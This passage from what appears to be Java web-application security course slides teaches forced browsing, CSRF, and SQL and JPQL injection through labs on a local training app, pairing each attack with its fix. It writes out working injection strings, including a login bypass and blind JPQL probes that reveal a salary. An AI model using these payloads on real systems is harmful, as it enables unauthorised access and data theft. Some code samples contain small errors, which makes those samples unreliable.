
- The practice of **forceful browsing** (sometimes called **forced browsing**) involves making requests to application URLs in ways not contemplated in the application's design.
- This can be simply trying to hit URLs **out of sequence**, perhaps to force error conditions.
 - Request tokens – issued as part of each response page, and then checked in each subsequent form submission – can severely cut down on this practice.
- **Directory browsing** is a powerful tool for exploring the complete file image of a web application, and information gained in this way can lead to deeper probing of the application.
 - Fortunately, though many servers support directory browsing by showing clickable HTML directory listings on request, this is no longer the default setting for most, and if it is it can simply be turned off.
- **Predictable resource locations** can give a hacker – or even a curious but well-intentioned user – easy access to information that shouldn't be available to that person.
 - More care is required here at the design level.
 - Don't **generate sequential URLs** or URL tokens, that can easily be manipulated up or down the sequence to arrive at other, unrelated resources.
 - Apply **resource-level security** to generated resources.

Predictable Resource Locations

DEMO

- In **Demos/Forceful** is the current version of the Healthcare application – as implemented at the end of last chapter’s labs.
 - We’ll explore a predictable-location vulnerability latent in the application, and then see how we can fix it.
 - The completed demo is in **Examples/Health/Step5**.
1. Build and deploy the application using **ant**.
 2. Log in to the application as **burgess/CAVEman** and make an appointment with one of the doctors:

`http://localhost:8080/Health`



Make an Appointment LOGOUT

Patient: Burgess, Thelma

Doctor:

Date:

Time:

Purpose:

Predictable Resource Locations

DEMO

- When you click **Make Appointment**, you see an appointment reminder as a newly-generated web page.

Appointment Confirmation

LOGOUT

Please print out this confirmation page and bring it with you to your appointment. You can bookmark this link and return to this page until after the appointment has passed.

Confirmation number: 3

Patient: Burgess, Thelma

Doctor: Church, Jami

Date: 5/16/08

Time: 10:00 a.m.

Purpose: Check progress of broken finger

HOME

- The page has been generated to, and the browser has been redirected to, the following URL, which is unique and can be addressed again later, so that the patient can bookmark it:

`http://localhost:8080/Health/appt/3.html`

- Now ... does the number in the URL strike you as randomly generated, or hard for someone to guess?

Predictable Resource Locations

DEMO

- Let's say Thelma Burgess is curious about this, and tries changing the number from 3 to 2:

Appointment Confirmation

LOGOUT

Please print out this confirmation page and bring it with you to your appointment. You can bookmark this link and return to this page until after the appointment has passed.

Confirmation number: 2

Patient: Wiley, Sabrina

Doctor: Hopper, Galen

Date: 3/31/08

Time: 13:45

Purpose: Persistent cough and chest congestion

HOME

- OOPS. (A vulnerability very much like this one, but involving generated PDFs showing financial summaries, occurred a few years ago on the site of a large bank.)
- **There are two problems here, and fixing either of them would prevent this trivial hack:**
 - Appointment reminder URLs are **sequential**, so it's child's play to guess at other valid URLs once you've seen one.
 - Despite our good efforts in the previous chapter, we have **weak authorization** over appointment reminders: any patient can see any reminder, even if it's not for him or her.
- **We'll fix both of these now ...**

Predictable Resource Locations

DEMO

6. Open `src/cc/health/web/MakeAppointment.java`.
7. Remove the declaration of the `nextConfirmationNumber` field. (Notice this was set to 2 – a slight bit of fakery to make the predictable-location attack a bit easier to simulate, as we also pre-deployed a couple of appointment reminders.)
8. At the bottom of the file, change the implementation of the helper method `generateConfirmationNumber` to use a random-number generator instead of a simple sequence:

```
private static long generateConfirmationNumber ()
{
    final SecureRandom generator = new SecureRandom();
    return
        generator.nextLong () & 0x7fffffffffffffffL;
}
```

- So we’ve moved to random numbers in the URLs, which should make them sufficiently hard to guess; the resource locations will, literally, no longer be predictable. But they could still be compromised in other ways. A person could look over another’s shoulder, or find the URL in a browsing history.

9. For purposes of securing these URLs, we need to put a patient-specific value in there as well. If you search for the string “TODO”, you’ll find the remaining part of the class that needs attention.

```
//TODO: make this
/appt/${patient.planId}/${confirmationNumber}.html
```

Predictable Resource Locations

DEMO

10. Change the way the URL is generated to include the patient's health-plan ID, and capture the early part of the URL as a folder location:

```
String newFolder = "/appt/" + patient.getPlanId ();
String newURL =
    newFolder + "/" + confirmationNumber + ".html";
```

11. Below this, before writing the reminder page, create the necessary folder, in case this is the first appointment we've made for this patient:

```
try
{
    new File (context.getRealPath (newFolder))
        .mkdir ();

    out = new PrintWriter (new FileWriter
        (context.getRealPath (newURL)));
    out.print (pageContent);
}
```

12. Open `src/cc/health/web/AuthorizeApptView.java`. This filter is already written to take advantage of our new URL structure for authorization purposes.

- To all authentic staff users, it gives an immediate green light.
- For a patient, it tokenizes the request URL and finds the “appt” token; then looks at the token after that. If this token is not the interactive patient's health-plan ID, then this patient is not authorized to see this URL, and so it sends a 403 error.

Predictable Resource Locations

DEMO

13. In `web.xml`, configure this filter for all appointment-reminder URLs:

```
<filter>
  <filter-name>AuthorizeApptView</filter-name>
  <filter-class>cc.health.web.AuthorizeApptView
    </filter-class>
</filter>
<filter-mapping>
  <filter-name>AuthorizeApptView</filter-name>
  <url-pattern>/appt/*</url-pattern>
</filter-mapping>
```

14. Build and test: go through the same scenario as before. Now, the reminder page comes up at a URL such as:


```
http://localhost:8080/Health
/appt/1239848-01/948486821077665534.html
```

– So, for one thing, good luck guessing any other reminder URLs.

15. And, if anyone happens to come across this URL who shouldn't be able to read the page, let them try ... copy the actual URL in your browser's location bar to the clipboard.

16. Close and re-open the browser, and paste the URL into the location bar again.

17. When challenged for a login, use **beard/password ...**



Bypassing Security Constraints

EXAMPLE

- ... and, speaking of weak authorization ...
- Close and restart your browser, and try the following URL:
`http://localhost:8080/Health/PreparePatientList`

Select Patient LOGOUT

Select the patient for this function from the list below.

- Beard, Ty
- Best, Larry
- Burgess, Thelma
- Calhoun, Elwood
- Campbell, Hugh
- Castillo, Mariana
- Dorsey, Donovan
- Espinoza, Lucas
- Farmer, Georgia
- Frank, Edgar
- Frazier, Noble
- Goodwin, Latasha

Select

- We didn't even have to log in! and we have a complete list of all patients in the system.
- **You may have noticed this mistake, way back in Lab 2A:**
 - When we created our resource collections, we focused on the JSPs.
 - But many of those pages are served as the result of forwards from servlets – and forwards are not subject to container authorization.
- **Later steps of the application have this fixed: all the servlet URLs have been added to the appropriate resource collections.**

Bypassing Security Constraints

EXAMPLE

- Another issue of page design shows up here: view the HTML source for this page.

- Notice the values of the various `<option>` elements:


```
<select name="patient" size="12" >  
  <option value="11" >Beard, Ty</option>  
  <option value="31" >Best, Larry</option>  
  ...
```

- These are the primary keys for the patients' **Person** records in the database.
- Of course, we use these IDs in other queries in the application.
- It might be good to keep these completely private, and not have them available in the browser.
- Even the user shouldn't know this value for his or her own record.
- Of course some ID must be used, but maybe one that's generated for purposes of this UI, and then mapped back to the real ID, would be better – more work, but it might be worthwhile.



Cross-Site Request Forgery

- Related to forceful browsing is a much sneakier type of attack known as **cross-site request forgery**, or **CSRF** (sometimes pronounced “sea-surf”), or **XSRF**.



- **CSRF has a lot in common with XSS:**
 - It requires a careless and/or gullible user to click a link in an email or on a foreign site.
 - They are both forms of “confused deputy” attacks – an evocative term that means that the user’s browser is enlisted to do things that it shouldn’t, without the knowledge or consent of the user.
- **But, in a CSRF attack, the user must already be logged in to the target application, and client-side JavaScript is not payload.**
 - Rather, simple **request forgery** is aided by the fact that browsers will send credentials (under HTTP BASIC or DIGEST) and session cookies (in all cases) with requests from **any open window or tab**.
 - Anyone can forge a request to a URL; but CSRF sends that forged request as part of an **authentic user session**.

Partial Countermeasures

- CSRF is not easy to carry off, since it requires that the user already be logged on to a specific target site when induced to click on the bogus link.
- But, in that narrow window of opportunity, one can perpetrate really damaging attacks, since the attacker is, as far as the target application knows, acting as the authentic user.
 - With JavaScript, especially, a hacker can basically emulate a web browser: send POSTs, send multiple requests, scan responses, etc.
- There are a handful of popular CSRF countermeasures; two are:
 - Gather as much form input as possible into **session attributes**, so that in later pages of a multi-page workflow these values cannot be modified by a forged request.
 - Add a **confirmation page** to the workflow, right before carrying out the requested actions.
- Either of these will foil very simple CSRF attacks that use HTTP GET requests in simple page links.
 - A **single forged request** will not have the opportunity to change certain key values, or will only succeed in showing the user the confirmation page – which will be confusing at first but then will alert the user to the attempted hack.
- But, with JavaScript, a malicious link can trigger a sequence of requests of any complexity, and get past these sorts of barriers.
 - So these techniques “raise the bar,” but don’t eliminate the threat.

Request Tokens

- A more robust defense against CSRF involves request-specific tokens, written as hidden input fields into HTML forms when they are presented to the user.
- The basic weakness exploited by CSRF is that the browser will automatically send HTTP BASIC/DIGEST credentials, and any appropriate cookies, with a request, once the user has logged in.
- To foil CSRF, then, we need a credential or token that will not automatically be passed around by the browser.
- The **sequence protection** strategy is this:
 - For each HTTP response - starting right away with the home page or even a login form – **generate a random number** and write it into all links and forms on that page.
 - **Check for that number** – or token – in the request parameters of the next HTTP request, and if it doesn't, it's considered fraudulent.
- **This is no mean trick.**
 - The container won't help you do this.
 - The usual implementation uses servlet filters.
 - Views (JSPs, servlet-generated content, etc.) must participate, because a generic filter can generate the token, but won't know where on a given HTML page to place it.
 - Every form and link in the sequence to be protected must assure that the token will be sent as a request parameter. Miss one, and you'll get false-negative outcomes from normal use.

Forging Prescriptions

LAB 3A**Suggested time: 60 minutes**

In this lab you will implement partial sequence protection for the process of prescribing medication. You'll review a CSRF attack against the Healthcare application that succeeds against the current version. You'll create two servlet filters: one to generate a token for the current response, and one to check that token against the incoming request. You'll configure those filters and modify one of the JSPs to put the token in place for the critical sequence that is under attack. This will foil the illustrated attack, although more work would be required to make the application really bulletproof.

Detailed instructions are found at the end of the chapter.

JSF and CSRF

- JSF applications are generally safe from CSRF applications.
- This is because, for reasons of its own, the JSF framework will put view IDs and other session-specific tokens in hidden input fields in each new input form.
 - We sometimes say that JSF is “highly stateful.”
- These are used to look up view definitions on the server as part of JSF’s “restore-view” phase.
- But they have the happy effect of acting as request tokens, and thus foiling CSRF.



SQL Injection

- One particularly bold and spectacular attack through user inputs is the **injection attack**.
- Injection is possible wherever user inputs are plugged into code that's then interpreted dynamically.
- But the most well-known injection attack comes via SQL: the hacker uses escape characters to insert additional logic into a SQL statement, where only a literal string was expected.

– So where we expected to execute something like this ...

```
SELECT * FROM user
WHERE name='fred' AND pwd='pwd' ;
```

– ... we actually send this ...

```
SELECT * FROM user
WHERE name='fred';--' AND pwd=' ' ;
```

– ... or this:

```
SELECT * FROM user
WHERE name='dontknow' AND pwd=' ' OR 'x' = 'x' ;
```

- The impacts of SQL injection might include illegal login, loss of data, compromise of privacy, and denial of service.
- And, if we can do these nasty things to a SQL query, you can imagine the damage if an insert, update, or delete were hacked.
- SQL isn't the only injectable language, either.
 - See the writeup of OWASP #2 for an eye-opening list that includes XPath, XSLT, shell commands, and even LDAP.

JDBC and PreparedStatement

- Generally, injection attacks exploit code generated by the application and then compiled or interpreted elsewhere.
- The best countermeasures are ones that impose structure on the generated code – often by compiling the code in advance and then allowing dynamic values only as string or numeric arguments.
- For SQL, if your application uses JDBC, this means the best defense is to be vigilant about using **PreparedStatement**.
 - This is a good idea anyway, for performance reasons.
 - But, more to the point, when you call **connection.prepareStatement**, you are compiling your SQL ahead of time, and allowing only certain parts of it to be provided dynamically based on user input.
 - These **parameters** can then be replaced just before executing the query – but they **cannot alter the structure** of the query itself.

JDBC and PreparedStatement

- Simple string-building is often easier, but any code like the following should raise red flags on review:

```
Connection conn = dataSource.getConnection ();
Statement stmt = conn.createStatement ();
String query = "select * from user where name = '"
    + username + "' and password = '"
    + password + "'";
ResultSet rs = stmt.executeQuery (query);
```

- This code would be refactored like this:

```
Connection conn = dataSource.getConnection ();
Statement stmt = conn.prepareStatement
    ("select * from user " +
    "where name = ? and password = ?");
stmt.setParameter (1, username);
stmt.setParameter (2, password);
ResultSet rs = stmt.executeQuery ();
```

A Login Injection Attack

DEMO


- In **Demos/Injection**, we'll get our first look at a more robust "DIY" security implementation.
 - A filter manages **authentication** status using session attributes, and on first request to a protected URL pattern it intervenes and sends a login page instead of the requested resource – much like FORM authentication as managed by the container.
 - It then reads query parameters from the form, authenticates by querying a user database, and either feeds the form back for a retry or continues to the originally-requested URL.
 - Another filter implements **role-based authorization** over URL patterns, checking the session attribute stored by the first filter.
- **The implementation as we see it so far is reasonably tight.**
- **But it is susceptible to simple SQL injection attacks.**
- **We'll see this vulnerability exploited, and then fix it.**
 - The completed demo is in **Examples/Login/DIY/Step2**.

A Login Injection Attack

DEMO

1. Build and test the application at the following URL:


http://localhost:8080/Login



The screenshot shows a light green rectangular box with a black border. At the top, it says "Please Log In" in bold black text. Below that, it says "Please enter your credentials:". There are two input fields: "User name:" followed by a white text box, and "Password:" followed by a white text box filled with black dots. At the bottom left of the box is a "Login" button with a mouse cursor pointing at it.

2. Entering the following string for the password (username can be blank):

' or 'x' = 'x



The screenshot shows a light green rectangular box with a black border. At the top, it says "Welcome!" in bold black text. Below that, it says "You can now feel free to roam amid the wonderful resources we've prepared for you."

3. We're in.

A Login Injection Attack

DEMO

4. Open `src/cc/authn/UserDB.java`. This is a JDBC DAO for the underlying user database. See the **authenticate** method, which carries out a garden-variety SQL query – but naively so, because it uses simple string-building to create the user/password query:

```
rs = stmt.executeQuery
("select role.rolename from user " +
 "inner join role on " +
 "user.username = role.username " +
 "where user.username='" + username +
 "' and user.password='" + password + "'");
```

5. Boo! Hiss. Change the declaration of **stmt** so it's a **PreparedStatement**:

```
PreparedStatement stmt = null;
```

6. Instead of **createStatement**, prepare a statement with most of the query logic already defined:

```
stmt = conn.prepareStatement
("select role.rolename from user " +
 "inner join role on " +
 "user.username = role.username " +
 "where user.username=? and user.password=?");
```

7. Set the parameters:

```
stmt.setString (1, username);
stmt.setString (2, password);
```

8. Save the source file and rebuild. Test again, and you'll see the injection attack gets nowhere.

The Java Persistence API

- Another solid strategy against SQL injection is to use **object/relational mapping** tools, which are highly structured in the way that they model and eventually generate SQL.
- The **Java Persistence API** establishes a standard contract for ORMs so that application code can use such a tool without getting locked in to its proprietary API and configuration style.
 - JPA is to ORM provider as JDBC is to database/driver vendor.
- Beware of creating new problems by using JPA, however:
- For one thing, there is no requirement in the JPA specification that a provider use **PreparedStatement** or any similar mechanism to avoid SQL injection.
 - Major providers do use **PreparedStatement**, but this is just their good practice, and not a matter of standards compliance.
- Also, JPA defines its own, object-oriented query language, known as **JPQL** – and this opens up a new syntax for injection attacks!
 - JPA offers the same duality of techniques for JPQL as JDBC does for SQL: one can build strings and have them interpreted, or use replaceable parameters to a pre-compiled query.
 - Follow the same practices with JPA as you should with JDBC, which is to say always take advantage of replaceable parameters.
 - Otherwise, you'll be vulnerable to – yep – **JPQL injection**.

JPQL Injection

EXAMPLE

- Not all injection attacks force a successful login or expose information directly to a response page.
- Anywhere that an injectable language is used and different results are presented to the user based on the results of a query, injection can be used to ferret out information.
- There is a latent vulnerability in **Examples/Health/Step7** to JPQL injection attacks.
- To get an idea of the problem, fire up the application, logging in as anyone – perhaps **pacosta/alvin**.
- Click the link to change the user profile.
- Now, try to change the username to “burgess” – which we know is already taken.

Internal Error

An error has occurred on the server. Please try your request again later, or report this problem to your service representative for investigation.

Message: Username already taken; please go back and try again.

- Go back, and change to just “acosta” – success:

Profile Change Confirmation

Your user profile has been changed.

[HOME](#)

- Close the browser.

JPQL Injection

EXAMPLE

- Now, as it happens, the DAO for this application uses JPQL. If we figured that much out, and made some good guesses about how the JPQL query for whether a username was or was not already taken, maybe we could come up with an injection string.
 - This is tough work, to say the least; but a dedicated hacker will take the time to break into the system if the payoff is high enough.
- Take a look at **src/cc/health/admin/TestJPQL.java**, which tries a query to see if a username is taken, but in various ways.
 - The base query string is:

```
final String query = "select p.firstName " +  
    "from Person p where p.username = ?1";
```

- It's parameterized three different ways:
 - With a normal username
 - With an injection string that goes fishing for a specific username – once with a good guess, and once with a bad guess:

```
final String rightIdea =  
    "' or exists (select q.id from Person q where " +  
    "q.lastName = 'Beard') and 'x' = 'x";  
final String wrongIdea =  
    "' or exists (select q.id from Person q where " +  
    "q.lastName = 'Morton') and 'x' = 'x';
```

JPQL Injection

EXAMPLE

- The resulting JPQL once this “username” is substituted might be:

```
select p.firstName from Person p
where p.username = '' or exists
  (select q.id from Person q
   where q.lastName = 'Morton') and 'x' = 'x'
```

- ... and this will give either a count of all users or zero, depending on the existence of the named user.
- It fires off all three queries – normal, successful hack, and unsuccessful hack – by two different approaches:

- By string building ...

```
Query querySB1 = em.createQuery
  (query.replace ("?1", "" + parameter1 + ""));
```

- ... and using query parameters:

```
Query queryPR1 = em.createQuery
  (query).setParameter (1, parameter1);
```

- Test this application as follows:

```
ant remove-DB
ant create-DB (to restore all the user accounts)
```

```
run TestJPQL
```

String-building:

Good results: 1

Snooping results (right idea): 52

Snooping results (wrong idea): 0

Parameter replacement:

Good results: 1

Snooping results (right idea): 0

Snooping results (wrong idea): 0

JPQL Injection

EXAMPLE

- **This shows the potential of a JPQL injection attack:**
 - The normal query, with a valid username, works in both cases.
 - The fishing attempts turn up different results when built using normal string-building.
 - But when we use JPQL parameters, neither fishing attempt gets anything – so the injection attacker would have nothing to go on.
- **How could we use this approach to derive interesting information from the Healthcare application?**

JPQL Injection

EXAMPLE

- Log in again, this time as **feelgood/mrsmd**.
 - Let's say Dr. Lauren Feelgood is jealous of another doctor in the practice, and thinks he makes too much money.
 - Go to the profile page again, and try the following string for a new username:

```
' or exists (select d.id from Doctor d where  
d.person.lastName = 'Travis' and d.salary > 150000)  
and 'x' = 'x
```

Internal Error

An error has occurred on the server. Please try your request again later, or report this problem to your service representative for investigation.

Message: Username already taken; please go back and try again.

- Go back and try another:

```
' or exists (select d.id from Doctor d where  
d.person.lastName = 'Travis' and d.salary > 175000)  
and 'x' = 'x
```

Internal Error

An error has occurred on the server. Please try your request again later, or report this problem to your service representative for investigation.

- So we know that the doctor's salary is between \$150k and \$175k, and with patience we could nail it down to the dollar.

JPQL Injection

EXAMPLE

- This vulnerability is fixed in a number of ways in the next step of the application.
 - The `cc.health.dao.DAO` class changes the code in `isUserNameInUse` from this ...

```
List<String> IDs = queryList  
("select p.id from Person p " +  
"where p.username = '" + username + "'",  
String.class);
```

- ... to this:

```
EntityManager mgr = emf.createEntityManager();  
List<String> IDs = queryList (mgr, mgr.createQuery  
("select p.id from Person p where p.username = ?1")  
.setParameter (1, username), String.class);
```

- Also, in the upcoming lab, you'll impose a number of validation constraints on usernames that will make it impossible to inject such complex queries – defense in depth once again.

Session Timeouts

- Even with good session management from the container, HTTP sessions are not impenetrable.
 - Any session key can be cracked eventually.
 - We've seen CSRF attacks, which are effective regardless of the session implementation. (They can even work against HTTPS.)
- So it's a good idea to take steps to keep sessions from hanging around longer than necessary.
 - Provide users with an easy **logout** option so that they can terminate sessions themselves.
 - **Terminate sessions** after a certain period of **inactivity**, when users don't explicitly log out. Most servers will do this for you; just configure the timeout period.
 - Set **hard limits** on session duration, meaning that the session will never stay open beyond that time, no matter whether it's active or not. This must be done programmatically.

Inactivity Timeouts

EXAMPLE

- Inactivity timeouts can be configured in a portable fashion, in **web.xml**:

```
<session-config>  
  <session-timeout>10</session-timeout>  
</session-config>
```

- The `<session-timeout>` value is expressed in **minutes**.
- Of course, a shorter timeout is more secure but may be inconvenient to the user; conversely you may set long timeouts to allow for extended sessions with a low-risk application.
- You can even defeat the timeout feature altogether:

```
<session-config>  
  <session-timeout>10</session-timeout>  
</session-config>
```

- ... but this is not recommended, both for security and performance reasons.
- The timeout interval can also be set programmatically, by calling **setMaxInactiveInterval** on the session object:

```
session.setMaxInactiveInterval (300);
```

- Here, the argument expresses the interval in **seconds**, not minutes.
- Again, a negative value disables the inactivity timeout completely.

Hard Limits

EXAMPLE

- Absolute limits on session duration must be managed entirely from application code.
 - On each request, check the current time against the session startup time; if the duration is too great, invalidate the session.

```
public HardLimitFilter
    implements Filter
{
    ...
    public void doFilter (ServletRequest request,
        ServletResponse response, FilterChain chain)
        throws ServletException
    {
        HttpServletRequest realRequest =
            (HttpServletRequest) request;
        HttpSession session = realRequest.getSession ();

        long now = System.currentTimeMillis ();
        long then = session.getCreationTime ();
        if (now - then > MAX_SESSION_MINUTES * 60000)
        {
            session.invalidate ();
            realRequest
                .getRequestDispatcher ("timeout.html")
                .forward (request, response);
        }
        else
            chain.doFilter (request, response);
    }
}
```

Taking Care of Cookies

- Since cookies aren't seen by the casual user, it's easy to start thinking of them as essentially hidden values.
- But cookies can be compromised.
 - Any user can see all the cookies your application sets, usually by working through some simple dialog boxes in their browser.
 - Cookies can be intercepted in transmission.
- Use cookies as necessary for your application's design, but take steps to minimize their exposure to attackers:
 - Set the **path** for which subsequent requests should carry the cookie in their headers.
 - Set the **maximum age** of the cookie to a reasonable value.
 - Use the **secure flag** to insist that a cookie only be sent over a confidential protocol such as HTTPS.
 - **Encrypt** the value of a cookie so that it is opaque even as stored on the client machine.

Validating User Input

- For any application, user input is the one big wildcard.
- It's good practice to validate form input aggressively, for reasons having nothing to do with security.
 - A validation error “up front” is preferable to an inscrutable exception stack trace springing from deep within the code base.
- With security in mind, validation becomes a critical component.
- Malicious input values can trigger all kinds of bad scenarios:
 - **Injection attacks**
 - **XSS**
 - Simple **corruption** of persistent data
 - Forcing **error conditions** that are not well-handled
 - **File or URL forgery**, where those inputs become part of a file path or URL that is then loaded or (eek) executed.
- **Note also that cookies are inputs to request processing.**
 - They can't be forged as easily as form parameters, since there is no user interface by which their values can be set.
 - But every request ultimately comes in over the wire, and every request can be forged at that level.
- **So cookie values should be validated as well.**



Validation Practices

- There are a few main techniques for validation, many of which can be combined:
 - Checking minimum and maximum **length** of an input string
 - Checking for **well-formedness** – in fact most type-checking is in this category, since for instance any integer must be composed of only certain legal characters
 - **Blacklist** validation asserts that there are no instances of “known bad” characters or tokens
 - **Whitelist** validation asserts that “known good” characters or sequences can be found
- **Regular expressions are among the strongest tools for general-purpose input validation.**
- **Validation may be applied on the client side, using scripts; it must be applied on the server side.**
 - Client-side validation is a **usability** feature.
 - **Security** can only be assured by validating request information as it arrives on the server side.
- **In this course’s exercises, we’ve made a point of stripping out any client-side validation.**
 - Again, such code isn’t for security purposes anyway, and it would just serve to mask the behavior of the server-side logic that we really want to study.

Regular Expressions

- Since all HTTP inputs come to us in the form of simple strings, the **regular expression** has emerged as an important tool for input validation.
 - Length checks are simple enough just using the **length** method on the **String** class.
 - Exact-match validation is trivial, especially using **enum** types.
 - **Blacklist** and **whitelist** validation styles get the best advantage from regular expressions.
- The simplest usage is simply to call **matches** on the target string, passing the match pattern as an argument.
 - Whitelist validation:

```
if (!value.matches ("[A-Za-z]+"))  
    return errorMessage ("Not well-formed.");
```

- Blacklist validation:

```
if (value.matches (".*[<>\\\\\\\\].*"))  
    return errorMessage ("Unacceptable characters.");
```

- Construction of regular expressions is beyond the scope of this course, but we will use some prepared REs to get a better sense of how to apply RE validation.

Validation Rules

EXAMPLE

- In **Examples/Validation/Servlets** is a two-page application that asks the user to fill out five different values, and enforces validation constraints on all of them.

- See **src/cc/web/ProcessPersonalInfo.java**.

- The **name** value must be at least two words composed of letters, apostrophes, and hyphens – this is whitelist validation:

```
if (!name.matches
    ("([A-Za-z\\'\\-]+)( [A-Za-z\\'\\-]+)+"))
    ...
```

- The **age** must be of integral type, and in a certain value range:

```
try
{
    int age = Integer.parseInt (ageString);
    if (age < 18 || age > 120)
        ...
}
catch (NumberFormatException ex)
{
    ...
}
```

- **email** and **SSN** values are whitelist-validated using more complex regular expressions.
- The **reference** value has a pretty open model, so we fall back to length validation here – though a blacklist approach of scanning for bad characters would probably be a good idea as well:

```
if (reference.length () > 40)
    ...
```

Validation Rules

EXAMPLE

- Build and test the application at the following URL:

`http://localhost:8080/Validation`




Personal Information

Enter your full name:

Enter your age:

- Try various values for each field, and see how the application responds.



Enter your full name:
 You must provide first and last name at a minimum.

Enter your age:
 You must enter a number between 18 and 120.

Enter your e-mail address:
 Invalid e-mail address.

JSF Validation

- JSF builds validation into the request-processing lifecycle, and into the component tree that makes up any view.
 - Any **EditableValueHolder** component (one whose value is user-editable) can have any number of **validators** assigned to it.
 - Such components also have **required** attributes that make it easy to throw a switch and say that the user must supply a value.
 - Each validator will be invoked once per request.
 - Exceptions thrown by validators are caught by the JSF framework and translated into a map of error messages, where the map's keys are the IDs of UI components.
 - Views can designate certain components to be error-message presentations, and dedicate them to specific input components.
 - Localization is built in, too: error responses are automatically treated as keys to localized string tables.
- So validation logic in JSF tends more toward the declarative, and to be scripted out right in the view definition.

```
<h:inputText
  id="probability"
  value="#{bean.probability}"
  required="true"
>
  <f:validateDoubleRange minimum="0" maximum="1" />
</h:inputText>
<h:message for="probability" errorClass="error" />
```

- But custom validators can be registered to enable plain old Java code to carry out specific validation logic.

JSF Validation

EXAMPLE

- In **Examples/Validation/JSF** is a port of the previous mini-application to JavaServer Faces.
- Functionality is about the same, but we get there quite differently.
- See **docroot/form.jsp**:
 - One new thing is that all fields are **required** – this is easy in JSF.
